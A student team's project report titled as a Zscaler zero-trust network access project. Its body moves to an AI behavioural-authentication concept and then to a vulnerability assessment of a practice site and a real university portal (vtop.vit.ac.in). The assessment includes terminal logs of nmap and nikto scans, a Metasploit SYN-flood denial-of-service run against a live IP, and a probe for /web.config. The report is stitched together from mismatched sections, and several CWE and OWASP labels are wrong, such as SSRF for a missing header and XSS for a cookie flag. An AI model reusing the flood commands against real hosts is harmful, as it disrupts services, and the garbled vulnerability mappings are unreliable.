Zero Trust Network Access (ZTNA) with Zscaler: Securing User-to-Application Connectivity

GROUP DETAILS

Team ID : **SWTID-2026-4632**

Team Size : 5

Team Leader : **Navitha shree.D**

Email ID : navithashreed@gmail.com

Team member : **Poorvisha.v**

Email ID : vellingiriv313@gmail.com

Team member : **Raja shri.m**

Email ID : rajashrimuthu2006@gmail.com

Team member : **Madhumitha.M**

Email ID : mmadhu83444@gmail.com

Team member : **Prema.s**

Email ID : premasubramani1435@gmail.com

COLLEGE NAME : HINDUSTHAN COLLEGE OF SCIENCE AND COMMERCE

CONTACT : INGUR, PERUNDURAI-638052.

Project Details

Title

Zero Trust Network Access (ZTNA) with Zscaler: Protecting User-to-Application Connections

AI-Enhanced User Protection (AIUP)

AI-Enhanced User Protection (AIUP) is a modern security system that uses Artificial Intelligence (AI) and Machine Learning (ML) to confirm user identity and protect online platforms from cyber attacks.

Unlike traditional security methods that depend only on passwords or two-factor authentication (2FA), AIUP continuously observes how a user behaves while using a system. Based on this behavior, the system creates a dynamic trust score for every user. This trust score keeps updating as the user interacts with the platform.

AIUP is very important in today's cybersecurity environment because traditional perimeter-based security methods are no longer enough. Modern attackers often use techniques such as stolen passwords, phishing attacks, and social engineering to break into systems. Because of this, depending only on "what you know" (passwords) or "what you have" (security tokens) cannot fully protect systems anymore.

AIUP adds an additional security layer by focusing on "who you are", which is determined by the way a user behaves when accessing a system. By monitoring activities such as login patterns, device usage, and interaction style, the system can identify unusual actions.

This approach helps organizations stop account takeovers, reduce fraudulent activities, and ensure that the person using the system is the real user during the entire session.

Abstract

Traditional VPN-based network architectures have several limitations when dealing with modern cybersecurity threats. Problems such as lateral movement inside the network and excessive user access privileges make these systems less secure. Because of these issues, organizations are now shifting toward the Zero Trust security model.This project explains the design, implementation, and management of a Zero Trust Network Access (ZTNA) system using Zscaler Private Access (ZPA) in a large institutional network. The main objective of the project is to replace traditional network-level access with secure, identity-based access to specific applications.

In this architecture, Zscaler App Connectors are installed inside the organization's data center. The system is also integrated with existing Identity Providers such as Azure Active Directory (Azure AD) and endpoint security solutions. With this setup, every connection between a user and an application is created through a cloud-based broker, ensuring secure communication.One important advantage of this method is that internal applications remain hidden from the public internet, which significantly reduces the risk of cyber attacks. By making applications invisible to external users, the system removes many potential attack points.

The project also studies the integration of Zscaler with other security systems. For example, it connects with SIEM platforms like QRadar to store and analyze security logs in a centralized location. It also integrates with MISP (Malware Information Sharing Platform) to use threat intelligence data and support adaptive access policies.

Use Case Scenarios

Scenario 1: Secure Remote Access for Faculty to ERP System

A faculty member who is working from home needs to log in to the university's ERP system to upload student marks. By using Zscaler Private Access (ZPA), the faculty member can connect securely to the ERP application without getting full access to the internal university network.

The system first confirms the user's identity using Azure Active Directory Multi-Factor Authentication (MFA). After that, it checks the security condition of the user's device before allowing access to the ERP system.

Output:

- Faculty user identity successfully verified (Faculty_Group)
- Device security confirmed (antivirus active and operating system updated)
- Secure micro-tunnel created only for the ERP application
- The internal network remains hidden from the user

Scenario 2: External Researcher Accessing a Specific Database

An external research partner from another institution needs temporary access to a particular research database stored on the university's servers. The system administrator creates a temporary access policy in Zscaler that allows the researcher to access only that specific database.

The researcher can connect to the database but cannot view or access any other systems in the university network.

Output:

- External researcher identity verified using temporary login credentials
- Access rule applied (valid for 7 days and limited to Research-DB only)
- Database server remains invisible to internet scanning tools
- User session automatically ends when the access policy expires

Scenario 3: Student Access to Online Examination Portal

During the final examination period, thousands of students need to log in to the university's internal online exam portal from different locations. Zscaler ZPA allows only authenticated students with secure devices to connect to the exam system.

The system also protects the exam portal from attacks such as Distributed Denial of Service (DDoS) and blocks students from accessing any other internal systems.

Output:

- Large number of student authentications managed using cloud scalability
- Each student connected only to the exam portal application
- Access to other systems such as grade databases is completely blocked
- The exam server's IP address is hidden from the public internet

---

Scenario 4: IT Administrator Performing Server Maintenance

An IT administrator needs to update and maintain an internal application server. Instead of using a VPN that provides full network access, the administrator connects through ZPA directly to the server's management interface.

The session is monitored continuously. If the administrator attempts to access any unauthorized servers or systems, the connection is automatically stopped.

Output:

- Administrator identity verified using multi-factor authentication
- Secure micro-tunnel created only for the Server Management Interface
- All administrator actions and commands recorded for security auditing
- Any attempt to access other servers is automatically blocked

Scenario 5: Temporary Contractor Access During System Upgrade

During a university system upgrade, a contractor is hired to transfer data from one system to another. The contractor needs temporary access to a specific file server.

Using Zscaler ZPA, the contractor is given access only to the required file server without being added to the university's Active Directory or receiving VPN credentials. Once the project is finished, the access is automatically removed.

Output:

- Contractor identity verified through a separate Identity Provider (IdP)
- Access allowed only to the File-Server-Migration folder
- All file transfer activities recorded in Zscaler and SIEM systems
- Access automatically removed after the 30-day project period

Stage 1

Zero Trust Network Access with Zscaler: Securing User-to-Application Connectivity

Overview

The goal of this project is to build an identity verification system that improves online security by studying how users behave while using digital platforms. The system analyses user activity and verifies whether the person accessing the platform is a genuine user or a suspicious one. Machine learning techniques are used to create behaviour profiles for each user. These profiles help the system understand normal user activity and identify unusual behaviour. This approach helps reduce problems such as unauthorized access, fraudulent transactions, and different types of cyber threats that occur on online platforms and services.

The main objective of the system is to improve security by verifying users through their behaviour instead of depending only on passwords or traditional authentication methods. The system uses technologies such as deep learning, neural networks, and natural language processing to analyse user activity and build a detailed behaviour profile for every user. These behaviour profiles continuously update and change according to the user's actions over time. One of the important features of the system is real-time anomaly detection. This means the system constantly checks for activities that do not match the normal behaviour of the user and quickly reacts to prevent possible security threats.

The system also includes multi-factor verification to increase the level of security. When unusual behaviour is detected, the system asks for additional verification steps before allowing access. Notifications are also sent to both users and administrators so that they are informed about possible security issues and can take the necessary action. Secure storage mechanisms are used to protect sensitive information such as user profiles and anomaly data so that they remain safe from unauthorized access.

An integration layer is included in the system so that it can work easily with different online platforms and services. Monitoring and reporting features help track both performance and security activities, which improves transparency and accountability. The system is also designed to support a growing number of users through scalability and load balancing. Data security and compliance are maintained by encrypting information during transmission and storage, using firewalls, intrusion detection systems, and following data protection regulations.

List of Vulnerabilities

Practice Website

1. Improper Sanitization of File Paths – CWE 284: Improper Access Control

2. Invalid Certificate – CWE 395: Improper Certificate Validation
3. Missing X-Frame-Options Header – CWE 1021: Improper Restriction of Rendered UI Layers or Frames
4. X-Content-Type Options Header Missing – CWE 918: Server-Side Request Forgery
5. Drupal Ajax API JSONP not disabled by default – CWE 937, 1035: Using Components with Known Vulnerabilities
6. Drupal API Vulnerability – CWE 20: Improper Input Validation
7. Improper API Filtration – CWE 79: Cross-Site Scripting
8. Denial of Service – CWE 400: Uncontrolled Resource Consumption
9. TLS Version 1.0 Protocol Detection – CWE 327: Use of a Broken or Risky Cryptographic Algorithm
10. web.config File Information Disclosure – CWE 497: Exposure of Sensitive System Information

Main Website

1. SSL Medium Strength Cipher Suites Supported (SWEET32) – CWE 200: Exposure of Sensitive Information
2. Cookie SERVERID created without secure flag – CWE 79: Improper Neutralization of Input
3. X-Content-Type Options Header Missing – CWE 918: Server-Side Request Forgery
4. Denial of Service – CWE 400: Uncontrolled Resource Consumption
5. OS Identification – CWE 200: Exposure of Sensitive Information

Report

Practice Website: http://www.itsecgames.com

Improper Sanitization of File Paths

This vulnerability occurs when a web application does not properly control access to files or directories. Because of this weakness, unauthorized users may gain access to private files stored on the server. If attackers exploit this issue, they may view or download sensitive information, which could lead to data leaks and loss of user trust.

To reduce this risk, security updates should be applied regularly. After updates are installed, the website configuration should be reviewed to ensure that private files remain protected. Access permissions should be restricted so that only authorized users can access important files. Regular security audits and vulnerability testing

should also be conducted to identify and fix potential security problems. In addition, websites should store only the minimum amount of sensitive data necessary for their operations.

CVE-2023-31250	The file download facility doesn't sufficiently sanitize file paths in certain situations. This may result in users gaining access to private files that they should not have access to. Some sites may require configuration changes following this security release. Review the release notes for your Drupal version if you have issues accessing private files after updating.

Invalid Certificate

An invalid or malicious certificate can create serious security risks. If a system accepts an untrusted certificate, attackers may impersonate a legitimate server. This allows them to intercept communication between users and servers, which is commonly known as a man-in-the-middle attack. Attackers may read or modify the data being exchanged and may even distribute malware using fake certificates.


To prevent this issue, websites should use certificates from trusted certificate authorities. It is also important to verify the full certificate chain to ensure that the certificate is valid. Systems should check whether a certificate has been revoked before establishing a secure connection. Certificate pinning can also be implemented so that communication occurs only with specific trusted certificates. Software and security protocols should always be kept updated to prevent newly discovered vulnerabilities.

Missing X-Frame-Options Header

This vulnerability occurs when a website does not restrict how its pages can be displayed inside frames or iframes on other websites. Without this protection, attackers can trick users into clicking hidden elements on a malicious page. This type of attack is known as clickjacking.

The impact of this vulnerability includes unauthorized access to user interface elements and possible manipulation of user actions. Attackers may trick users into performing actions without their knowledge, which can lead to fraud, data leaks, and damage to the organization’s reputation.

To reduce this risk, applications should implement proper restrictions on how pages are displayed within frames. Strong authentication and session management should also be used to prevent unauthorized access. Content Security Policy headers can be configured to control where resources are loaded from and to block frame-based attacks. Keeping software and frameworks updated also helps reduce security risks.



X-Content-Type Options Header Missing

This vulnerability occurs when a web server does not include the X-Content-Type-Options header in its responses. Without this header, browsers may try to guess the file type instead of using the type defined by the server. This behaviour can allow attackers to disguise malicious files as safe content.

The absence of this header may lead to data exposure, increased security risks, and possible exploitation through attacks such as cross-site scripting or server-side request forgery. If attackers successfully exploit this issue, it can harm the organization's reputation and expose sensitive information.

To prevent this problem, the server should include the X-Content-Type-Options header with the value nosniff. This forces browsers to follow the specified content type and prevents content type guessing. In addition, strong input validation and proper access controls should be implemented to reduce the risk of SSRF attacks. Other security headers such as X-Frame-Options and Content-Security-Policy can also improve the overall security of the application.

Drupal Ajax API JSONP Not Disabled

This vulnerability occurs when outdated or vulnerable software components are used within a web application. These components may contain known security flaws that attackers can exploit.

Using outdated components can allow attackers to gain unauthorized access, inject malicious code, or disrupt the application. This can result in data theft, financial losses, and damage to the organization's reputation.

To prevent these issues, all software components and libraries should be updated regularly. Vulnerability scanning should be performed periodically to detect potential

weaknesses. Proper dependency management strategies should be used to monitor third-party components. Security testing, including penetration testing and code reviews, should also be conducted to identify and resolve vulnerabilities.

CVE-2020-13666	4.3 Cross-site scripting vulnerability in Drupal Core. Drupal AJAX API does not disable JSONP by default, allowing for an XSS attack. This issue affects: Drupal Drupal Core 7.x versions prior to 7.73; 8.8.x versions prior to 8.8.10; 8.9.x versions prior to 8.9.6; 9.0.x versions prior to 9.0.6.

Drupal API Vulnerability

This vulnerability occurs when user input is not properly validated before it is processed by the application. Attackers may exploit this weakness to inject malicious commands into the system.

Such attacks may lead to unauthorized access to sensitive data, data theft, financial loss, and damage to the organization's reputation. In serious cases, the attack may also cause service disruptions and compliance violations.

To prevent this vulnerability, strict input validation should be applied to all user inputs. Parameterized queries or prepared statements should be used to separate SQL commands from user data. User inputs should also be properly escaped to prevent malicious characters from affecting database queries. Access permissions should follow the least privilege principle so that users and applications have only the minimum access required.

CVE-2022-25271	4.3 Drupal core's form API has a vulnerability where certain contributed or custom modules' forms may be vulnerable to improper input validation. This could allow an attacker to inject disallowed values or overwrite data. Affected forms are uncommon, but in certain cases an attacker could alter critical or sensitive data.

Improper API Filtration

This vulnerability occurs when an application does not properly handle user input before displaying it on a webpage. Attackers can insert malicious scripts that run in the browser of other users.If exploited, attackers can steal user information, hijack accounts, or manipulate website content. These actions can lead to financial losses, legal problems, and loss of customer trust.To prevent this vulnerability, developers should implement proper input validation and output encoding. Security headers such as Content Security Policy can also help limit where scripts can be loaded from. Developers should follow secure coding practices and perform regular security testing to detect and fix vulnerabilities.

CVE-2020-13672	2.6 Cross-site Scripting (XSS) vulnerability in Drupal core's sanitization API fails to properly filter cross-site scripting under certain circumstances. This issue affects: Drupal Core 9.1.x versions prior to 9.1.7; 9.0.x versions prior to 9.0.12; 8.9.x versions prior to 8.9.14; 7.x versions prior to 7.80.

Denial of Service

A Denial of Service attack aims to make a website or system unavailable to users. Attackers achieve this by sending a very large number of requests to the server, which overloads its resources. As a result, the system becomes slow or completely unavailable.

These attacks can cause serious problems for businesses. Systems may become unresponsive, resources such as CPU and memory may be exhausted, and in severe cases the server may crash. This affects productivity, causes financial losses, and damages the organization's reputation.

To reduce the risk of DoS attacks, organizations should implement Web Application Firewalls that filter suspicious traffic. Load balancing can distribute traffic across multiple servers to prevent overload. Rate limiting can restrict the number of requests from a single user. Monitoring tools should also be used to detect unusual traffic patterns and respond quickly.

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for paavan:
┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap --top-ports 65536 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
zsh: segmentation fault  sudo nmap --top-ports 65536 31.3.96.40

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# sudo nmap -sV -p 80 31.3.96.40
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-18 14:18 IST
Nmap scan report for web.mmebvba.com (31.3.96.40)
Host is up (0.043s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds

┌──(root㉿kali)-[/home/paavan/Desktop]
└─# msfconsole
```


```
Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOST 31.3.96.40
RHOST => 31.3.96.40
msf6 auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf6 auxiliary(dos/tcp/synflood) > RUN
[-] Unknown command: RUN
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 31.3.96.40

[*] SYN flooding 31.3.96.40:80 ...
```

TLS Version 1.0 Protocol Detection

TLS 1.0 is an outdated encryption protocol that contains known security weaknesses. If a server supports this protocol, attackers may exploit these weaknesses to intercept sensitive data.Using outdated encryption protocols can expose confidential information

and reduce user trust in the system. Organizations may also face legal consequences if data protection standards are not met.

To solve this issue, systems should upgrade to more secure versions such as TLS 1.2 or TLS 1.3. Security configurations should be updated regularly to follow modern best practices. Weak encryption methods should be disabled, and strong cipher suites should be used.



web.config File Information Disclosure

This vulnerability occurs when the web.config configuration file is publicly accessible on the web server. If attackers can access this file, they may obtain sensitive configuration information such as database connection strings or encryption keys.

Exposure of such information can lead to unauthorized access to systems, data breaches, and serious security risks for the organization.To prevent this vulnerability, strict access controls should be applied to configuration files. The web server should be configured so that these files cannot be accessed directly through a browser. Sensitive

information should be encrypted, and unnecessary data should be removed from configuration files.

This stage focuses on web application security testing. It uses the OWASP Top 10 as a reference to understand the most common and critical web security risks. Learning about these vulnerabilities helps developers and security professionals design safer web applications and protect systems from cyber attacks.

```
GET /web.config HTTP/1.1
Host: web.mmebvba.com
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*



This produced the following truncated output (limited to 5 lines) :
------------------------------ snip ------------------------------
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
<system.webServer>
<!-- Don't show directory listings for URLs which map to a directory. -->
<directoryBrowse enabled="false" />
[...]
```

Main Website: vtop.vit.ac.in

1. Vulnerability Name: **SSL Medium Strength Cipher Suites Supported** (SWEET32)
   CWE-200: Exposure of Sensitive Information to an Unauthorised Actor
   OWASP Category: Broken Access Control

Description:
This vulnerability occurs when a server supports SSL or TLS cipher suites that provide only medium-level encryption. According to security scanners like Nessus, medium strength encryption includes algorithms that use key lengths between 64 and 112 bits or the 3DES encryption method. These encryption methods are considered outdated and weaker than modern standards. When such ciphers are used, attackers on the same network may find it easier to break or bypass the encryption and capture sensitive information during communication.

Business Impact:
The SWEET32 vulnerability is related to older cryptographic algorithms that use 64-bit block sizes in SSL and TLS protocols. Attackers can use a birthday attack technique, where repeated data blocks eventually collide, allowing them to analyse encrypted data. If an organisation's system is vulnerable to SWEET32, attackers may intercept or manipulate encrypted communication between users and servers. This may result in unauthorized access to sensitive information, data theft, or insertion of malicious

content. To reduce this risk, organisations must update their systems to support modern cipher suites with stronger encryption and larger block sizes. Ignoring this issue may expose the organisation to cyberattacks and possible legal problems if a data breach occurs.

Vulnerability Path:
Security scanners may detect this vulnerability and assign it a CVSS score around 7.5, indicating a high security risk.

Steps to Reproduce:
Security testing tools or vulnerability scanners can be used to analyse supported cipher suites on the server and identify whether weak encryption algorithms are enabled.

Recommendation:
To solve this issue, organisations should update and reconfigure their servers, cryptographic libraries, and network devices so that outdated cipher suites with 64-bit block sizes are disabled. Only modern and secure encryption algorithms should be allowed. Systems should also be monitored regularly to identify outdated protocols and apply security updates immediately. Using strong encryption keys and enabling forward secrecy can further improve security. Organisations should also use intrusion detection systems and perform regular security audits to identify possible weaknesses. Staying informed about new security threats and cryptographic best practices will help organisations maintain stronger protection against attacks like SWEET32.

HIGH SSL Medium Strength Cipher Suites Supported (SWEET32)

Description
The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite.

Note that it is considerably easier to circumvent medium strength encryption if the attacker is on the same physical network.

Solution
Reconfigure the affected application if possible to avoid use of medium strength ciphers.

See Also
https://www.openssl.org/blog/blog/2016/08/24/sweet32/
https://sweet32.info

Output

```
Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)

  Name                    Code          KEX     Auth    Encryption          MAC
  ----------------------  ----------    ---     ----    --------------------  ---
  EDH-RSA-DES-CBC3-SHA    0x00, 0x16    DH      RSA     3DES-CBC(168)       SHA1
  ECDHE-RSA-DES-CBC3-SHA  0xC0, 0x12    ECDH    RSA     3DES-CBC(168)       SHA1
  DES-CBC3-SHA            0x00, 0x0A    RSA     RSA     3DES-CBC(168)       SHA1

The fields above are :

  {Tenable ciphername}
  {Cipher ID code}
  Kex={key exchange}
  Auth={authentication}
  Encrypt={symmetric encryption method}
  MAC={message authentication code}
  {export flag}
```

To see debug logs, please visit individual host

Port	Hosts
443 / tcp / www	136.233.9.22

2. Vulnerability Name: **Cookie SERVERID created without secure flag**
   CWE-79: Improper Neutralization of Input During Web Page Generation
   OWASP Category: Cross-Site Scripting

Description:
This vulnerability allows attackers to insert malicious code into a web application. When users visit the affected website, the malicious code may run inside their browsers. In some cases, attackers may trick users into clicking a harmful link or opening a malicious file. Once the user interacts with this content, the attacker's code can run and gain access to the user's session. This may allow the attacker to control the user account and potentially affect other parts of the web application.

Business Impact:
Cross-Site Scripting attacks can cause serious problems for organisations. If attackers successfully exploit this vulnerability, they may steal user data, manipulate website content, or perform unauthorized actions using the victim's account. This can lead to loss of customer trust, damage to the organisation's reputation, and possible legal consequences if sensitive data is exposed. Financial losses may also occur due to fraud or the cost of fixing the security problem. To prevent such issues, organisations must carefully validate all user input and ensure that outputs displayed on web pages are properly encoded.

Vulnerability Path:
https://securityheaders.com/?q=http%3A%2F%2Fvtop.vit.ac.in%2F&followRedirects=on

Steps to Reproduce:
Security scanning tools can identify insecure cookies or input handling issues by analysing HTTP headers and application responses.

Recommendation:
To reduce this risk, all web applications and related components should be updated regularly with the latest security patches. Developers should implement strict input validation and output encoding to prevent malicious scripts from being executed. Content Security Policy headers should be used to control which external resources can be loaded by the browser. Developers should also follow secure coding practices and regularly test the application using vulnerability scanning and penetration testing tools.

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ nikto -h  https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          136.233.9.22
+ Target Hostname:    vtop.vit.ac.in
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=*.vit.ac.in
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=
Sectigo RSA Domain Validation Secure Server CA
+ Start Time:         2023-10-16 13:37:01 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://deve
loper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdxOUtz.bat|dir: The X-Content-Type-Options header is not set. This c
ould allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
issing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't
 connect: SSL negotiation failed:  at /var/lib/nikto/plugins/LW2.pm line 5254.
 at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
: Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2023-10-16 13:41:16 (GMT5.5) (255 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3. Vulnerability Name**: X-Content-Type Options Header Missing**
   CWE-918: Server-Side Request Forgery
   OWASP Category: Server-Side Request Forgery (SSRF)

Description:
This vulnerability occurs when the X-Content-Type-Options security header is not included in the server response. This header instructs the browser to follow the content type specified by the server instead of trying to guess the file type. If the header is missing, browsers may attempt to identify the content type on their own. This behaviour can create security risks because attackers may disguise malicious files as harmless content. As a result, harmful scripts or executable files could be executed in the browser.

Business Impact:
The absence of this security header can lead to several problems. Attackers may force the system to display sensitive information in an unsafe format, which may result in data exposure. Incorrect interpretation of content types may also increase the chances of security breaches, unauthorized access, or data leaks. If attackers exploit this vulnerability, it can damage the organisation's reputation and reduce customer trust in its systems.

Vulnerability Path:
https://securityheaders.com/?q=http%3A%2F%2Fvtop.vit.ac.in%2F&followRedirects=on

Steps to Reproduce:
Security header scanning tools can be used to check whether the X-Content-Type-Options header is present in the server response.

Recommendation:
The server should include the X-Content-Type-Options header with the value “nosniff”. This prevents browsers from guessing the file type and ensures that the correct content type defined by the server is used. Input validation and strict access control should also be implemented to reduce SSRF risks. Other security headers such as X-Frame-Options and Content-Security-Policy can further strengthen web application security.

```
┌──(paavan㉿kali)-[~/Desktop]
└─$ nikto -h  https://vtop.vit.ac.in/vtop/open/page
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          136.233.9.22
+ Target Hostname:    vtop.vit.ac.in
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=*.vit.ac.in
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=
Sectigo RSA Domain Validation Secure Server CA
+ Start Time:         2023-10-16 13:37:01 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /vtop/open/page/: Cookie SERVERID created without the secure flag. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /vtop/open/page/: Cookie SERVERID created without the httponly flag. See: https://deve
loper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page /vtop/open/page redirects to: https://vtop.vit.ac.in/vtop/login
+ /vtop/open/page/5tdxOUtz.bat|dir: The X-Content-Type-Options header is not set. This c
ould allow the user agent to render the content of the site in a different fashion to th
e MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
issing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't
 connect: SSL negotiation failed:  at /var/lib/nikto/plugins/LW2.pm line 5254.
 at /var/lib/nikto/plugins/LW2.pm line 5254.
; Connection reset by peer at /var/lib/nikto/plugins/LW2.pm line 5254.
: Connection reset by peer
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:           2023-10-16 13:41:16 (GMT5.5) (255 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

